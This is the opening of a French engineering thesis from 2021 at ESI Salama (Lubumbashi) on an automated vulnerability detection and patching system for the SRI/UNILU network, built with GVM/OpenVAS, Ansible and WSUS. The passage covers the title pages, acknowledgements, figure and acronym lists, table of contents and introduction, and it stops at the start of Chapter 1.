

ECOLE SUPERIEURE D'INFORMATIQUE SALAMA
République Démocratique du Congo
Province du Haut-Katanga
Lubumbashi
www.esisalama.org



**ETUDE ET MISE EN PLACE D'UN SYSTEME DE DETECTION ET CORRECTION
AUTOMATIQUE DES VULNERABILITES RESEAUX**
Cas d'application : SRI/UNILU

*Travail présenté et défendu en vue de l'obtention
du grade d'ingénieur technicien en Informatique*

*Par Schadrac NGOIE MWEPU
Option : Administration Système et Réseaux*

Mars 2021

ECOLE SUPERIEURE D'INFORMATIQUE SALAMA
République Démocratique du Congo
Province du Haut-Katanga
Lubumbashi
www.esisalama.org



**ETUDE ET MISE EN PLACE D'UN SYSTEME DE DETECTION ET CORRECTION
AUTOMATIQUE DES VULNERABILITES RESEAUX**
Cas d'application : SRI/UNILU

*Travail présenté et défendu en vue de l'obtention
du grade d'ingénieur technicien en Informatique*

*Par Schadrac NGOIE MWEPU
Option : Administration Système et Réseaux*

*Directeur : Mr Michée KALONDA
Co-directeur : Mr Patrick TSHINYOKA*

Mars 2021

EPIGRAPHE

« **Cookie** : Anciennement petit gâteau sucré, qu'on acceptait avec plaisir. Aujourd'hui : petit fichier informatique drôlement salé, qu'il faut refuser avec véhémence ».

Luc FAYARD

DEDICACE

A notre chère mère Espérance BANZA pour le soutien qu'elle nous a apporté depuis le début de notre parcours scolaire, pour cette éducation primordiale, si riche que nous avons eue de sa part et qui continue jusqu'aujourd'hui de nous accompagner dans la vie et de nous rendre particulièrement distinctive dans la société.

A notre cher beau-frère Pierre CEPHAS MALAU, à notre cher oncle Becker NGOIE TSHIKALA, à notre cher frère Marc KASONGO WA NFUMU pour leur assistance financière et diversifiée.

A toute la famille MWEPU.

IN MEMORIUM

« C'est l'Eternel qui dirige les pas de l'homme. Comment le mortel connaîtrait-il son chemin ? » C'est avec chagrin, les doigts sur les touches du clavier que nous te rendons hommage cher père Jean NGOIE MWEPU pour cette responsabilité que tu avais de pouvoir éduquer et enseigner la bonne voie à ton fils. Jusqu'à ce jour nous gardons ces merveilleux souvenirs d'un père responsable, aimable et nous sommes fières de t'avoir eu comme père. Nous rendons également hommage à son jumeau Jacob NKULU WA KASONGO. Que vos âmes reposent en paix.

REMERCIEMENTS

Ce présent travail de fin de cycle universitaire, résultat d'une longue période de sacrifices et de patience n'a pas été le fruit des efforts personnels.

« Oui, je veux remercier le Seigneur sans oublier un seul de ses bienfaits »
Nous remercions de tout cœur le Seigneur Jésus-Christ notre Dieu, Il a toujours su intervenir au bon moment pour nous soutenir et nous apporter son aide, une aide que personne d'autre ne pouvait nous apporter. Cela, tout au long de ce parcours académique. Bénit soit son Nom.

Nous remercions notre directeur, Monsieur Michée KALONDA, ainsi que notre codirecteur, Monsieur Patrick TSHINYOKA, qui malgré leurs multiples occupations, ont toujours su prendre soin de nous et nous montrer le chemin à suivre.

Nos remerciements s'adressent aussi à toutes les autorités académiques de l'Ecole Supérieure d'Informatique Salama et plus particulièrement à l'équipe de la coordination Réseaux/AS composée du coordonnateur Michée KALONDA et du secrétaire Jonathan BAYONGA pour leur soutien et leurs encouragements.

Nous disons merci à nos chers parents ainsi qu'à nos chers frères et sœurs : Espérance BANZA, Becker NGOIE, Dorcas KISIMBA, Marc KASONGO, Laurène MUKANYA, Rahab KASONGO, Cédric KISIMBA, Francline KITWA pour tout leur soutien manifesté d'une manière ou d'une autre en notre faveur.

Nos remerciements s'adressent également aux ingénieurs Landry KALENGA KITULE, Christian MWEMBO, Laurier LUHANGA MUYUMA, Alice NSEYA KALALA, Ange MOMAT ANGELANI, Moïse KALUNGA ZIYONGO et Idriss NKANKA WA NKANAKA pour leur accompagnement dans l'élaboration de ce travail.

Nous remercions vivement les ingénieurs informaticiens de SRI/UNILU : Monsieur Steve TSHITEKULU EPALANGA le directeur technique de SRI et son adjoint Monsieur Trésor KATUMBAY MUKINAYI de nous avoir accordé la possibilité d'accéder aux différentes informations relatives à notre travail lors du passage de notre stage à SRI/UNILU.

Nous remercions également nos amis et compagnons de lutte avec qui nous avons passé des moments forts d'études : Alexandre LUMBALA, Arsène FUMBO, Irénée MBOMBA, Ali MUTIMPA, Jael SANGO, Fabrice NDEKELE, Moïse NGANDU, Felix NGONGO, Samuel MUJINGA, Joseph MBO.

Du reste, nos remerciements s'adressent à tous ceux, qui de près ou de loin ont contribué d'une quelconque manière à l'élaboration de ce travail et qui n'ont pas vu leurs noms mentionnés ici ; nous disons merci.

LISTE DES FIGURES

Figure 1- 1 Organigramme SRI/UNILU	11
Figure 1- 2 Architecture physique du réseau de l'UNILU	12
Figure 1- 3 Topologie physique du réseau de l'UNILU.....	13
Figure 1- 4 Onduleurs.....	15
Figure 1- 5 Stabilisateurs	15
Figure 1- 6 Groupes électrogènes	15
Figure 1- 7 Routeurs.....	16
Figure 1- 8 Commutateurs	16
Figure 1- 9 Points d'accès.....	16
Figure 2- 1 Formalisation de la gestion des vulnérabilités selon CyberSwat.....	25
Figure 2- 2 Schéma bloc du système.....	26
Figure 2- 3 Scénario du futur système.....	27
Figure 2- 4 Diagramme de cas d'utilisation	30
Figure 2- 5 Schéma bloc détaillé.....	31
Figure 2- 6 Diagramme d'activité : Les processus du scanner	32
Figure 2- 7 Diagramme d'activité : Les processus du contrôleur d'automation.....	34
Figure 2- 8 Diagramme d'activités : Processus du patch management.....	36
Figure 2- 9 Diagramme d'activités : les processus du futur système.....	38
Figure 2- 10 Architecture physique de l'environnement de test.....	39
Figure 2- 11 Architecture physique de l'environnement de production	40
Figure 2- 12 Graphique à barres groupées : Sélection du gestionnaire des vulnérabilités	41
Figure 2- 13 Graphique à barres groupées : Sélection du gestionnaire des configurations	42
Figure 2- 14 Graphique à barres groupées : Sélection du gestionnaire des mises à jour	43
Figure 3- 1 Architecture GVM	45
Figure 3- 2 Fonctionnement GVM manager.....	46
Figure 3- 3 Interactions Client – Scanner – Serveur	46
Figure 3- 4 Diagramme de séquences : Fonctionnement du scanner OpenVAS	48
Figure 3- 5 Architecture d'Ansible	50
Figure 3- 6 Diagramme des séquences : Fonctionnement d'Ansible.....	50
Figure 3- 7 Diagramme de séquences : Déploiement des patchs.....	52
Figure 3- 8 Architecture WSUS à un seul site	53
Figure 3- 9 Architecture WSUS à plusieurs sites	54
Figure 3- 10 Prérequis serveur linux : Kali linux 2020.1 installé	55

Figure 3- 11 Prérequis Serveur Windows : Windows Serveur 2016 installé	56
Figure 3- 12 Prérequis Client Windows : Windows 10.....	57
Figure 3- 13 Configuration réseau de Virtualbox	57
Figure 3- 14 Configuration de l'interface réseau sur Kali Linux.....	58
Figure 3- 15 Configuration de la carte réseau sur Windows 10	58
Figure 3- 16 Accès à l'assistant d'ajout des rôles et fonctionnalités	59
Figure 3- 17 Configuration Post – Déploiement.....	59
Figure 3- 18 Affichage des rôles AD DS et DNS sur le tableau de bord	60
Figure 3- 19 Joindre le client au domaine : Message de confirmation	60
Figure 4- 1 Mise à jour de la liste des paquets sur Kali Linux	64
Figure 4- 2 Mise à jour des paquets sur Kali Linux	64
Figure 4- 3 Installation de GVM.....	65
Figure 4- 4 Démarrage du service GVM.....	65
Figure 4- 5 Statut du service Greenbone Security Assistant	65
Figure 4- 6 Statut du service ospd-openvas	66
Figure 4- 7 Statut du gvmd	66
Figure 4- 8 Interface d'authentification de GSA	67
Figure 4- 9 Installation d'Ansible	67
Figure 4- 10 Vérification de l'installation d'Ansible	68
Figure 4- 11 Assistant ajout de rôles et fonctionnalités : Avant de commencer	68
Figure 4- 12 Confirmation de la réussite de l'installation de WSUS.....	70
Figure 4- 13 Notification de lancement des taches de post-installation.....	70
Figure 4- 14 Interface de création d'une nouvelle tâche	71
Figure 4- 15 Visualisation de la tâche créée	71
Figure 4- 16 Interface de lancement de la tache	72
Figure 4- 17 Les vulnérabilités détectées sur la cible	72
Figure 4- 18 Résultats du scan avant correction	73
Figure 4- 19 Configuration du fichier d'inventaire d'Ansible.....	74
Figure 4- 20 Création du fichier windows.yml.....	74
Figure 4- 21 Configuration du fichier windows.yml.....	74
Figure 4- 22 Playbook de démarrage du service de mises à jours Windows.	74
Figure 4- 23 Script PowerShell de démarrage du service de mise à jour.....	75
Figure 4- 24 Playbook de désactivation du protocole SMBv1	75
Figure 4- 25 Script de désactivation du protocole SMBv1	75
Figure 4- 26 Modification du mode d'exécution des scripts PowerShell	75
Figure 4- 27 Exécution du script de configuration de winRM	76
Figure 4- 28 Autoriser winRM dans le pare feu Windows.....	76
Figure 4- 29 Assistant de configuration de WSUS	76
Figure 4- 30 Ajout du client Windows dans le conteneur COMPUTERS	78

Figure 4- 31 GPO : Spécifier l'emplacement intranet du service de mise à jour Microsoft	78
Figure 4- 32 GPO : Autoriser le ciblage coté client	79
Figure 4- 33 GPO : Configuration du service de mise à jour automatique	79
Figure 4- 34 Interface de gestion Updates Services	80
Figure 4- 35 Application des GPO sur le client Windows	80
Figure 4- 36 Vérification de l'application des GPO	80
Figure 4- 37 Interface Windows Update du Client	81
Figure 4- 38 Test de connectivité entre le nœud de contrôle et le nœud géré	82
Figure 4- 39 Exécution du playbook de démarrage du service de mise à jour	82
Figure 4- 40 Exécution du playbook de désactivation du protocole SMBv1	83
Figure 4- 41 Résultat du scan après correction.	83
Figure 4- 42 Lancement de la console de Metasploit.....	83
Figure 4- 43 Exploit-Scan de la machine cible	83
Figure 4- 44 Exploit-Renseigner l'adresse IP de la machine victime	84
Figure 4- 45 Exploit-Tester la vulnérabilité de la machine victime.....	84
Figure 4- 46 Exploit-Lancement de l'attaque	84
Figure 4- 47 Exploit-Configuration du payload.....	84
Figure 4- 48 Exploit-Renseigner l'adresse IP de la machine locale	84
Figure 4- 49 Exploit-Prise de contrôle de la machine ciblée	85
Figure 4- 50 Exploit-Lancement de l'interpréteur des commande Windows à distance	85
Figure 4- 51 Exploit-Test de la vulnérabilité de la machine après application des correctifs	85
Figure 4- 52 Visualisation de la tache créée après correction des vulnérabilités	85
Figure 4- 53 Résultats du scan après correction	85

LISTE DES TABLEAUX

Tableau 1- 1 Détermination des équipements.....	17
Tableau 2- 1 Cotation des outils gestionnaires de vulnérabilités.....	41
Tableau 2- 2 Cotation des outils gestionnaires de configuration.....	42
Tableau 2- 3 Cotation des outils gestionnaires de mises à jours.....	43
Tableau 4- 1 Evaluation des besoins fonctionnels	86
Tableau 4- 2 Evaluation des besoins non fonctionnels	87

LISTE DES ACRONYMES

3DES : Triple Data Encryption Standard

AAA: Authentication Authorization Accountig

AD DS: Active Directory Domain Service

API: Application Programming Interface

CLI: Command Line Interface

CMD: Command

CREDSSP: Credential Security Support Provider

CVE : Common Vulnerabilities and Exposures

DES : Data Encryption Standard

DHCP : Dynamic Host Configuration Protocol

DNS : Domain Name Service ou Service de nom de domaine

DPM: Data Protection Manager

DSRM: Directory Services Restore Mode

EXCAS : Exchange Client Access Server

EXDB : Exchange Database

EXHUB : Exchange Hub

FAI : Fournisseur d'Accès Internet

FEP : Forefront end point

FPMS : Faculté Polytechnique de Mons

FQDN: Fully Qualified Domain Name

GPO: Group Policies Object

GSA: Greenbone Security Assistant

GSD: Greenbone Security Desktop

GVM: Greenbone Vulnerability Manager

HTML: HyperText Markup Langage

HTTPS: Hypertext Transfer Protocol Secure

IIS: Internet Information Servvices

IP: Internet Protocol

IPSEC: Internet Protocol Security

IT: Information Technology

JSON: JavaScript Objet Notation

MAN: Metropolitan Area Network

MOM: Microsoft Operations Manager

MPLS: Multiprotocol Label Switching

NAS: Network Attached Storage

NLB: Network Load Balancing

NTLM: New Technology Lan Manager

NVT: Network Vulnerability Tests

OMP: OpenVAS Management Protocol

OPENVAS: Open source Vulnerability Assessment Scanner

OPENVPN: Open Virtual Private Network

OSI: Open Systems Interconnections

OSPD: Open Scanner Protocol Demon

OU: Organization Unit

PDC: Primary Domain Controller

QG: Quartier Général

RAM: Random Access Memory

SCAP: Security Content Automation Protocol

SCCM : System Center Configuration Manager

SMBV1 : Server Message Block Version 1

SNEL : Société Nationale d'Electricité

SQL : Structured Query Langage

SRI/UNILU : Service des Ressources Informatique / Université de Lubumbashi

SSH: Secure Shell

TE: Traffic Engineering

TIC : Technologies de l'Information et de Communication

TMG: Threat Management Gateway,

TMGEMS: Threat Management Gateway Emails Management System

UML: Unified Modeling Language

USB: Universal Serial Bus

UTP: Unshield Twisted Pair

VM: Virtual Machine

VMM: Virtual Machine Manager

VPLS: Virtual Private Lan Service

VPN: Virtual Private Network

WAN: Wide Area Network

WDS: Windows Deployment Services

WID: Windows Internal Database

WINRM: Windows Remote Management

WSUS: Windows Server Update Services

XSL: eXtensible Stylesheet Language

YAML: Yet Another Markup Language

TABLE DES MATIERES

EPIGRAPHE.....	I
DEDICACE	II
IN MEMORIUM.....	III
REMERCIEMENTS	IV
LISTE DES FIGURES	V
LISTE DES TABLEAUX	VIII
LISTE DES ACRONYMES	IX
TABLE DES MATIERES	XII
AVANT-PROPOS	XV
INTRODUCTION GENERALE	1
0.1. Aperçu général	1
0.2. Problématique	2
0.3. Hypothèses.....	2
0.4. Choix et intérêt du sujet.....	3
0.5. Méthodes et techniques	4
0.5.1. Méthodes	4
0.5.2. Techniques.....	4
0.6. Etat de l'art	5
0.7. Délimitation du sujet	6
0.8. Subdivision du travail.....	6
0.9. Outils logiciel et équipements utilisés.....	7
CHAPITRE 1. MODELE DU SYSTEME EXISTANT	8
1.1. Introduction.....	8
1.2. Présentation de l'entreprise.....	8
1.2.1. Situation géographique.....	8
1.2.2. Organigramme	9
1.3. Infrastructure réseau existante	11
1.3.1. Architecture physique	11
1.3.2. Architecture logique	19
1.4. Critique de l'existant	22
1.4.1. Points forts.....	22
1.5. Spécification des besoins.....	22

1.5.1. Les besoins fonctionnels.....	22
1.5.2. Les besoins non fonctionnels.....	23
1.6. Conclusion.....	23
CHAPITRE 2. MODELE DU SYSTEME DE DETECTION ET DE CORRECTION DES VULNERABILITES.....	24
2.1. Introduction.....	24
2.3. Conception générale.....	24
2.3.1. Modèle de gestion des vulnérabilités selon CyberSwat.....	24
2.3.2. Le futur système.....	25
2.3.3. Modélisation du futur système.....	29
2.4. Conception logique détaillée.....	30
2.4.1. Le gestionnaire des vulnérabilités.....	31
2.4.2. Le contrôleur d'automatisation.....	33
2.4.3. Le gestionnaire des correctifs.....	35
2.5. Conception physique.....	39
2.5.1. Architecture physique.....	39
2.5.2. Choix technologique.....	40
2.6. Conclusion.....	44
CHAPITRE 3. LA TECHNOLOGIE A UTILISER.....	45
3.1. Introduction.....	45
3.2. Etude de la technologie.....	45
3.2.1. GVM.....	45
3.2.2. Ansible.....	48
3.2.3. WSUS.....	51
3.3. Procédure d'implémentation.....	54
3.3.1. Vérification des prérequis.....	54
3.3.2. Procédure d'installation.....	60
3.3.3. Procédure de configuration.....	61
3.3.4. Procédure de test.....	62
3.4. Conclusion.....	62
CHAPITRE 4. IMPLEMENTATION DU SYSTEME.....	64
4.1. Introduction.....	64
4.2. Installation.....	64
4.2.1. Installation de GVM.....	64
4.2.2. Installation d'Ansible.....	67

4.2.3. Installation de WSUS	68
4.3. Configuration	70
4.3.1. Configuration de GVM	70
4.3.2. Configuration d'Ansible	74
4.3.3. Configuration de WSUS	76
4.3.4. Automatisation de la correction des vulnérabilités	81
4.4. Tests	82
4.5. Conclusion	86
4.5.1. Evaluation des besoins fonctionnels	86
4.5.2. Evaluation des besoins non fonctionnels	87
CONCLUSION GENERALE	88
BIBLIOGRAPHIE	90

AVANT-PROPOS

L'Ecole Supérieur d'Informatique Salama, est une institution régie par le programme national des institutions supérieures techniques. Elle prévoit des défenses des travaux à la fin des cursus académiques des ingénieurs techniciens en informatique. C'est dans ce cadre que s'inscrit ce travail de fin de cycle en Administration Système et Réseaux, intitulé « *Etude et mise en place d'un système de détection et de correction automatique des vulnérabilités réseaux* »

Le service des ressources informatiques de l'université de Lubumbashi gère tout un parc informatique comportant des systèmes d'exploitation, des équipements réseaux et bien d'autres matériels informatiques de l'université. Lorsque nous avons effectué notre stage à SRI/UNILU, nous avons constaté un problème sur la forte probabilité que leur système informatique soit infiltré par des programmes malveillants via les vulnérabilités du réseau, nous avons proposé et allons mettre en place la solution ci haut intitulée qui permettra de minimiser le risque que le système soit infiltré. La solution consistera à détecter les vulnérabilités et les corriger d'une manière automatique.

Pour mener à bien notre travail, nous allons subdiviser ce dernier en 4 chapitres. Le premier parle du réseau de l'université de Lubumbashi en décrivant les équipements utilisés et les mécanismes de sécurité déjà implémentés, le second parle de la conception du futur système, le troisième fait l'étude de la technologie à utiliser et le dernier consistera à l'implémentation du système dans un environnement de test.

INTRODUCTION GENERALE

0.1. Aperçu général

L'avènement d'internet et le développement des applications intranet/extranet ont permis aux entreprises d'accroître leur compétitivité. L'ensemble de ces applications et des matériels sur lesquels elles sont installées permettant de rendre service aux utilisateurs est appelé système informatique. Les systèmes informatiques servent de support abritent des informations sensibles, vitales et confidentielles d'une entreprise ou d'un particulier. Il est important et impératif de sécuriser ces données qui sont si chères à l'entreprise. En effet, il y a toujours des tiers, une catégorie des personnes qui ont pour travail et mission, d'attaquer les systèmes informatiques avec comme but de mettre la main sur les données de l'entreprise. Or ces données font partie de la vie même de l'entreprise. La mainmise sur ces données par un tiers, se traduisant par une compromission du système informatique peut se répercuter directement sur la production, voir même sur la vie de l'entreprise. D'où la nécessité de pouvoir sécuriser le système contre toute attaques qui peuvent subvenir.

Dans le réseau informatique de l'UNILU, plusieurs fonctionnalités de sécurité sont implémentées. Ce, afin de sécuriser le réseau dans son ensemble. De toutes les fonctionnalités implémentées, il a été omis une autre fonctionnalité capitale et qui participe activement à la sécurité du réseau et des données qui y transitent. Il s'agit de “*la gestion des vulnérabilités réseaux*”.

La gestion des vulnérabilités d'un système d'information demeure et continue d'être un problème d'actualité. Cette gestion est versatile du fait que d'une part, la technologie d'information évolue, des nouveaux systèmes d'exploitation appariassent sans cesse ; et d'autre part, des nouvelles failles, vulnérabilités sont trouvées tant sur les systèmes d'exploitation que sur les applications. Un exemple plus récent est celui de l'Agence Européenne des médicaments AEM qui a été victime d'une cyberattaque. L'article a été publié le 10/12/2020, un jour après que cette organisation a été attaquée. C'est l'agence qui a le monopole d'autoriser l'utilisation des vaccins contre le COVID-19 développés par les grands laboratoires des pays de l'Union Européenne¹. Or, visant un gain élevé par rapport à la production, les entreprises et les autres organisations ne peuvent se passer de l'informatique. Le défi est alors celui de tout mettre en œuvre pour sécuriser les systèmes informatiques. C'est là qu'intervient le métier des administrateurs systèmes et réseaux. En effet ces derniers sont appelés à gérer, à contrôler et à maintenir la sécurité des systèmes informatiques et des données. Y compris la gestion des vulnérabilités parce qu'elle fait partie intégrante de la sécurité informatique.

¹ [En ligne] Disponible sur: [L'Agence européenne des médicaments victime d'une cyberattaque \(futura-sciences.com\)](https://www.futura-sciences.com) [Consulté en date du 10/12/2020]

0.2. Problématique

Le département de ressources informatiques de l'UNILU SRI/UNILU en sigle, est un service privé de l'université qui s'occupe de la gestion des ressources informatiques au sein de toutes ses entités sur la ville de Lubumbashi. Il comporte un réseau informatique qui lui permet de partager et d'offrir ses services à ses utilisateurs dans les différentes entités d'une manière rapide et sécurisée. Il utilise un accès internet qu'il distribue à toutes ses entités pour : donner l'accès internet aux utilisateurs, la messagerie électronique et bien d'autres services web.

Après avoir visité le service des ressources informatiques de l'UNILU, il a été constaté quelques problèmes pouvant faciliter la compromission du système informatique. Ces problèmes sont entre autre l'utilisation des clés USB sans réglementation, certains utilisateurs communiquent leurs informations d'authentification aux personnes tierces sans mesurer le risque que cela peut occasionner, l'utilisation du système d'exploitation Windows 7 dont les mises à jours ne sont plus publiées par Microsoft. Et sachant aussi que Windows 7 comporte des nombreuses vulnérabilités, la compromission du système peut être causée par une exploitation malveillante ces vulnérabilités. Comme exemples, nous trouvons sur Seven une vulnérabilité liée au protocole SMBv1 et celle liée bien évidemment au manque des mises à jours ; plus précisément les mises à jours de sécurité. C'est ainsi qu'après observation, nous avons opté de proposer une solution de gestion des vulnérabilités. La solution proposée est un système de détection et de correction des vulnérabilités.

Afin d'apporter une solution aux différents problèmes constatés, nous nous sommes posés quelques questions auxquelles nous allons essayer de répondre d'une manière provisoire dans la partie suivante :

- Comment détecter et identifier les vulnérabilités au sein du réseau de l'UNILU ?
- Quels mécanismes de correction sera efficace pour éradiquer les vulnérabilités détectées afin de réduire sensiblement le risque d'exploitation de ces dites vulnérabilités au sein du réseau de l'UNILU ?

0.3. Hypothèses

Maintenir le niveau de sécurité d'un réseau informatique est un réel défi. Toutefois, l'administration réseau comme métier désigne les opérations de control d'un réseau avec non seulement la gestion des configurations, mais aussi la gestion de la sécurité du réseau. Ce qui signifie qu'en tant qu'administrateurs, nous sommes appelés à relever ce défi. Et donc, face à ces problèmes nous avons pensé à mettre au point un système qui sera capable de :

1. Scanner le réseau en temps réel en détectant les vulnérabilités

Cette opération consiste à :

- Récolter les informations en temps réel sur les points sensibles du système ;
- Détecter les failles. C'est-à-dire analyser les informations récoltées en vérifiant leur intégrité. Si les données récoltées ne sont pas intègres, cela signifie qu'il y a des failles dans le système.

Nous utiliserons un scanner des vulnérabilités pour effectuer cette tâche.

2. Chercher les correctifs

La plupart des vulnérabilités ont des correctifs qui sont déjà publiés et existent et téléchargeable sur internet. Ces correctifs, une fois téléchargés peuvent être stockés sur un serveur. En ce qui concerne cette opération, nous utiliserons un gestionnaire des patches.

3. Corriger les vulnérabilités en appliquant les correctifs

Une fois les vulnérabilités découvertes, le système doit être en mesure de les corriger. Il s'agira de déployer les correctifs et les appliquer. Cette opération devra se faire d'une manière automatique et rapide pour ne pas laisser assez de temps aux personnes mal intentionnées de pouvoir nuire au système. En plus du gestionnaire des patches, nous utiliserons un gestionnaire des configurations pour déployer rapidement et automatiquement les correctifs visant les vulnérabilités critiques.

4. Tester l'efficacité du système

Cette fonctionnalité bien que ne faisant pas partie du système, est importante car elle permettra d'évaluer de manière pratique l'efficacité du système par le lancement d'une attaque visant à exploiter une des vulnérabilités ciblées après que celle-ci sera corrigée.

0.4. Choix et intérêt du sujet

Dans le souci de maintenir le réseau fonctionnel et de garantir la disponibilité des services réseaux, mise à part la planification des sauvegardes, la redondance des données et bien d'autres tâches, l'administrateur systèmes et réseaux doit aussi mettre en place des mécanismes de sécurité adéquats. Non seulement pour assurer la confidentialité des données, mais aussi pour protéger le système contre les exploitations des vulnérabilités du réseau. D'où le choix de notre sujet qui s'intitule « **Etude et mise en place d'un système de détection et de correction automatique des vulnérabilités réseaux.** »

Le traitement des vulnérabilités réseaux étant complexe, nous nous baserons uniquement sur les vulnérabilités des systèmes d'exploitation.

L'intérêt du sujet est observé sur différents points :

- Du point de vue personnel

Ce travail est d'une importance capitale du fait qu'il nous permet de nous familiariser avec la sécurité informatique et d'œuvrer dans ce domaine en appliquant les opérations de sécurité ; opérations qu'un administrateur système doit effectuer sur un système informatique afin d'assurer la protection des données.

- Du point de vue scientifique

Ce présent travail va apporter un plus dans le monde scientifique et servira d'inspiration et de documentation pour toute personne qui voudra en apprendre plus ou pour tous ceux qui voudront l'améliorer ou réaliser un système de gestion des vulnérabilités avec correction automatique.

- Du point de vue professionnel

Après avoir remarqué qu'un besoin se présentait du point de vue de la sécurité des systèmes informatiques, ce présent travail permettra d'assurer la continuité des services en renforçant la sécurité contre l'exploitation malveillante des vulnérabilités dans le réseau de l'UNILU et donc de garder ce réseau fonctionnel en le sécurisant contre les attaques pouvant trouver comme point d'entrée 'les vulnérabilités' de ce réseau.

0.5. Méthodes et techniques

0.5.1. Méthodes

- *Top Down Design*

Cette méthode nous a aidé à réduire la complexité du système en découpant ce dernier en des petits modules afin d'avoir une main mise et une bonne compréhension sur chaque petit module du système.

- *Méthode de comparaison*

Elle nous a permis de faire une étude comparative entre les logiciels et les outils adaptés afin d'obtenir une solution optimale et efficace.

0.5.2. Techniques

Afin de garder le control sur notre travail, nous avons utilisé les techniques suivantes :

- *La documentation*

Cette technique nous a permis de recueillir différentes informations relatives à notre travail de par la consultation des manuels, des sites et différents travaux ayant un certain rapport avec le nôtre.

- *L'interview*

Elle nous a permis de recueillir les informations nécessaires à l'élaboration et à son implémentation en posant des questions sur les forums des administrateurs systèmes, réseaux et aux ainés scientifiques.

- *La conception*

Cette technique nous a permis de concevoir notre système en traitant au départ chaque module séparément et en les mettant ensemble au final.

- *La modélisation*

Cette technique nous a permis de modéliser le fonctionnement des sous-systèmes du système et de modéliser le système dans son entièreté.

- *L'implémentation*

Cette technique nous a permis d'implémenter la solution, de vérifier et de tester la solution.

- *Le traitement des résultats*

Après avoir eu à tester la solution en passant par différentes étapes, nous avons fait recours à cette technique afin d'évaluer si les résultats obtenus correspondent aux besoins soumis.

0.6. Etat de l'art

La science étant en pleine évolution, le sujet sur la gestion des vulnérabilités a déjà été abordé bien avant nous. L'honnêteté scientifique nous oblige de citer :

1. L'ingénieur A Ange MOMAT ANGELANI, qui avait travaillé sur la « *MISE EN PLACE D'UNE SOLUTION OPENSOURCE DE DETECTION DES VULNERABILITES* », Ingénieur en Administration Système et Réseaux, année académique 2016-2017.

Ce travail avait pour hypothèse : mettre en place un système qui permettra de sécuriser le système informatique de la grande Cimenterie de l'ex Katanga en proposant un système qui fonctionne comme suit :

- Scanner le réseau entier de l'entreprise ;
- Détecter les vulnérabilités se trouvant dans le réseau ;
- Eradiquer les vulnérabilités détectées.

Elle avait utilisé comme outils : le scanner des vulnérabilités OpenVAS et IPTables pour filtrer les ports.

2. L'ingénieur Landry KALENGA KITULE, qui avait travaillé sur « *ETUDE ET MISE EN PLACE D'UN SYSTEME DE DETECTION ET DE CORRECTION DES VULNERABILITES RESEAUX* », Ingénieur en Administration Système et Réseaux, année académique 2018-2019.

Ce travail avait pour hypothèse : mettre en place un système capable de sécuriser le réseau de l'UNILU contre l'exploitation des vulnérabilités réseaux. Ce travail avait comme principales fonctionnalités :

- Scanner le réseau ;
- Détecter les vulnérabilités ;
- Corriger les vulnérabilités.

Il avait utilisé comme outils : OpenVAS, le gestionnaire de configuration Ansible et le gestionnaire de patches WSUS.

Notre travail se démarque de celui de Landry en ce sens qu'il effectue une correction automatique et permet de ce fait d'optimiser le gain en temps de correction alors que le sien fournissait une correction manuelle. Il se démarque de celui de Ange en ce sens qu'il fournit en plus d'une correction des vulnérabilités, une solution de déploiement des correctifs alors que le sien fournissait une correction manuelle par la rédaction d'un script de filtrage des ports sans une solution de déploiement des correctifs.

Notre travail se démarque encore de leurs travaux du point de vue de l'évaluation des résultats. En effet, le nôtre utilise une console d'exploitation permettant d'évaluer l'efficacité du système par le lancement d'un test de pénétration.

0.7. Délimitation du sujet

- *Délimitation spatio-temporelle*

Nous limitons notre travail sur la période allant de février 2020 à Janvier 2021 et est particulièrement appliqué au réseau de SRI/UNILU. Ce réseau comporte plusieurs sites distants se trouvant sur la ville de Lubumbashi et sont connectés au point central (bâtiment administratif de l'UNILU) par liaisons hertziennes et par fibre optique.

- *Délimitation technologique*

Dans le cadre de ce présent travail, nous nous limiterons à résoudre les problèmes liés à l'exploitation des vulnérabilités sur le système d'exploitation Windows 7, 10 en utilisant comme outils :

- GVM ou Greenbone Vulnerability Manager comme gestionnaire des vulnérabilités ;
- Ansible comme gestionnaire des vulnérabilités ;
- WSUS ou Windows Server Updates Services comme gestionnaire des patches.

0.8. Subdivision du travail

Mise à part l'introduction et la conclusion générale, notre travail sera constitué de quatre chapitres dont voici les grandes lignes :

- CHAPITRE I : « MODELE SU SYSTEME ACTUEL » : dans ce chapitre nous allons faire la présentation du service informatique SRI/UNILU, présenter l'infrastructure existante, étudier cette dernière et y sortir les points forts et les points faibles. Nous nous baserons sur ces points pour prélever les besoins fonctionnels et non fonctionnels qui feront objet de notre solution.
- CHAPITRE II : « MODELE DU SYSTEME DE DETECTION ET DE CORRECTION DES VULNERABILITES » dans ce chapitre nous allons faire une conception logique générale, une conception logique détaillée, une conception physique, faire le choix des technologies et présenter les avantages des technologies retenues pour l'implémentation.
- CHAPITRE III : « LA TECHNOLOGIE A UTILISER » comme le titre l'indique, ce chapitre a trait à l'étude des différents outils utilisés dans notre système, aux procédures d'installation, de configuration et de test de notre système.
- CHAPITRE IV : « IMPLEMENTATION DE LA SOLUTION » dans ce chapitre nous allons implémenter notre système. Cette implémentation consistera l'installation, à la configuration et aux tests de notre système.

0.9. Outils logiciel et équipements utilisés

Afin d'élaborer notre travail, nous avons eu recours aux équipements et logiciels suivants :

- Ordinateur portable avec Windows 10 installé ;
- Microsoft Office Word 2016 : pour la saisie du travail ;
- Microsoft Office Excel 2016 : pour la réalisation des graphiques à barres groupées ;
- Microsoft Office Powerpoint 2016 : pour la présentation du travail ;
- Microsoft Office Visio 2013 : pour la réalisation des schémas, des topologies logiques et physiques et pour la réalisation de certains diagrammes UML ;
- StarUML 3.0.2 : pour la réalisation des diagrammes UML ;
- Zotero : pour les références ;
- Oracle Virtualbox 6.0.22 : Logiciel utilisé pour la virtualisation ;
- Windows Server 2016, Edition Standard : comme système d'exploitation serveur sur lequel nous avons eu à installer le gestionnaire des correctifs WSUS ;
- Kali Linux 2020 : comme système d'exploitation sur lequel nous avons installé le gestionnaire des vulnérabilités GVM et le gestionnaire de configuration Ansible ;
- Windows 10 version : comme système d'exploitation client ;
- WSUS : comme gestionnaire des correctifs ;
- Greenbone Vulnerability Manager 9.0.1 plus connu sous le nom OpenVas : comme gestionnaire des correctifs ;
- Ansible 2.10.2 : comme gestionnaire de configuration ;
- MCONSOLE de METASPLOIT : comme console de test de pénétration.

CHAPITRE 1. MODELE DU SYSTEME EXISTANT

1.1. Introduction

